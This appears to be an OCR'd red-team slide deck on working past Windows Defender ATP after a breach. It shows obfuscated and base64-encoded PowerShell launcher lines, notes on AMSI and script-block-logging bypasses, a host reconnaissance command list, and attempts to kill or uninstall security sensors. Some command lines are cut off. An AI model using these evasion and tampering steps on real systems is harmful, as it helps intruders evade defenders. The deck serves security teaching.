
Active alerts trend ...

Protected machines ...

Machines reporting **Monthly** | Daily

Service health ...

Gaining a Foothold w/ Out Of The Box Payloads



Suspicious Powershell commandline

Suspicious Powershell commandline

Severity: Medium
Category: Suspicious Activity
Detection source: Windows Defender ATP


Description

A suspicious Powershell commandline was found on the machine. This commandline might be used during installation, exploration, or in some cases with lateral movement activitie which are used by attackers to invoke modules, download external payloads, and get more information about the system. Attackers usually use Powershell to bypass security protection mechanisms by executing their payload in memory without touching the disk and leaving any trace.

The process powershell.exe was executing suspicious commandline

```
"powershell.exe" -noP -sta -w 1 -enc WwBSAEUARgBdAC4AQQBzAFMARQBNAGIAbABZAC4ARwBFAFQAVABZAHAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAG
UAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAVABGAGkAZQBsAEQAKAAnAGEAb
QBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAIwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMAZQBUAFYAQQBMAHUAZQAoACQATgBVAEwA
```

Obfuscated Payloads



Suspicious Powershell commandline

Suspicious Powershell commandline

Severity: Medium
Category: Suspicious Activity
Detection source: Windows Defender ATP

Description

A suspicious Powershell commandline was found on the machine. This commandline might be used during installation, exploration, or in some cases with lateral movement activities which are used by attackers to invoke modules, download external payloads, and get more information about the system. Attackers usually use Powershell to bypass security protection mechanisms by executing their payload in memory without touching the disk and leaving any trace.

The process powershell.exe was executing suspicious commandline

```
"powershell.exe" -NoP -NonI -window Hidden -Exec Bypass -C "
set-variable -name " "C -value -; set-variable -name s -value e; set-variable -name q -value c; set-variable -name P -value ((get-variable C).value.toString()+(get-variable s).value.toStri
ng()+(get-variable q).value.toString()) ; powershell (get-variable P).value.toString() JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQ
BtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBMADEAWA
```

Oh right, they talked about PSv5 security last year...

- “Suspicious Strings” are already flagged in PSv5 by default
- PowerShell v5 has Script Block Logging on by default.
- AMSI is also enabled by default...
- You can’t just downgrade to PSv2 to bypass
- Same goes for using NotPowerShell or those that directly call System.Management.Automation.dll
- Common techniques leveraging WScript.Shell, etc. are also caught.

Undetected:

- Bypassing Script Block Logging/AMSI and then executing encoded payloads
- Using VBA shellcode injection and not using Kernel32 API declarations (such as @vysecurity’s cactustorch)
- And sneakier executables with Shelter, diagcabs, etc.


https://www.mdsec.co.uk/2017/07/payload-generation-with-cactustorch/
https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html
https://github.com/nccgroup/winpayloads

Remember, we’re talking **POST** Breach

- The challenge doesn’t stop by getting on the box undetected initially... that’s the easy part.
- The problem is detection of activities performed/tools and commands run after you have an initial foothold / C&C:
  - Host Recon
  - Host Priv Esc
  - Internal Domain Recon
  - Internal Network Recon
  - Stealing Creds
  - Lateral Movement
  - Grabbing the NTDS.Dit

Host Recon

```
echo %userdomain%
echo %logonserver%
echo %homepath%
echo %homedrive%
net view
net view \fileserv /all
net share
net accounts
netstat
tasklist /svc
gpresult /z
net localgroup Administr
netsh advfirewall show a
systeminfo
netstat -anfo
wmic process list brief
wmic group list brief
wmic computersystem list
wmic process list /forma
wmic ntdomain list /form
wmic useraccount list /f
wmic group list /format:
```



Windows Defender Security Center | Alert

Suspicious sequence of exploration activities

Suspicious sequence of exploration activities

Severity: Low

Category: Reconnaissance

Detection source: Windows Defender ATP


Description

A process called a set of windows commands. These commands can be used by attackers in order to identify assets of value and coordinate lateral movement after compromising a machine.

Between 7/8/2017 8:46:53 PM and 7/8/2017 9:09:45 PM the following set of exploratory windows commands was observed on this machine: net user /domain;net view;net view \fileserv /all ;net share;tasklist /svc;net local group Administrators;systeminfo

Side note: Traditional Defender AV also runs as Local System


By the time you read these tweets over your morning coffee, your target's Defender AV instances were already patched...



Tavis Ormandy @taviso

Sigh, more critical remote mpengine vulns. Found on Linux then reproduced on Windows, full report on the way. This needs to be sandboxed.

```
taviso@tavis:~/projects/loadlibrary$ ./mpclient extra/testcase.exe

main(): Scanning extra/testcase.exe...
EngineScanCallback(): Scanning input
*** Error in `./mpclient': free(): invalid pointer: 0x08d23e50 ***
Aborted (core dumped)
taviso@tavis:~/projects/loadlibrary$
taviso@tavis:~/projects/loadlibrary$
```




Tavis Ormandy @taviso

I wrote a fuzzer for the unsandboxed x86 emulator in Windows Defender and found arbitrary read/write. bugs.chromium.org/p/project-zero …

11:11 AM - 23 Jun 2017

494 Retweets 803 Likes



Tavis Ormandy @taviso · May 30

Junghoon @lokihardt also found a critical use-after-free in the MsMpEng Javascript interpreter. bugs.chromium.org/p/project-zero...

Tavis Ormandy @taviso


Replying to @taviso @lokihardt

These are accessible remotely, service is unsandboxed, enabled by default and running as SYSTEM. So... yeah. ¯_(ツ)_/¯

8:55 AM - 30 May 2017

34 Retweets 87 Likes

Must elevate to **system** to stop ATP process, service, modify binaries, etc.



```
C:\WINDOWS\system32>taskkill /F /IM MsSense.exe /T
ERROR: The process with PID 10368 (child process of PID 796) could not be terminated.
Reason: Access is denied.
```

```
C:\Users\admin>sc stop Sense
[SC] OpenServi

Access is deni
```

```
kill -processn
ess "MsSense (1
```

Alerts related to this machine

✓	Last activity ↓	Title
	03.04.2017 | 19:53:52	Tampering with Windows Defender ATP sensor settings Installation


```
C:\Windows\syst
The following services are dependent on the Connected User Experiences and Telemetry service.
Stopping the Connected User Experiences and Telemetry service will also stop these services.

   Windows Defender Advanced Threat Protection Service

Do you want to continue this operation? (Y/N) [N]: Y
System error 5 has occurred.

Access is denied.
```

Uninstalling

- Unlike other cloud AV products like CrowdStrike R TM, you can’t just uninstall them from an elevated command prompt such as:

```
wmic product where "description='CrowdStrike Sensor Platform’” uninstall
```


- ATP requires a generated offboarding script with a SHA256 signed reg key based on the unique Org ID and cert to uninstall:



```
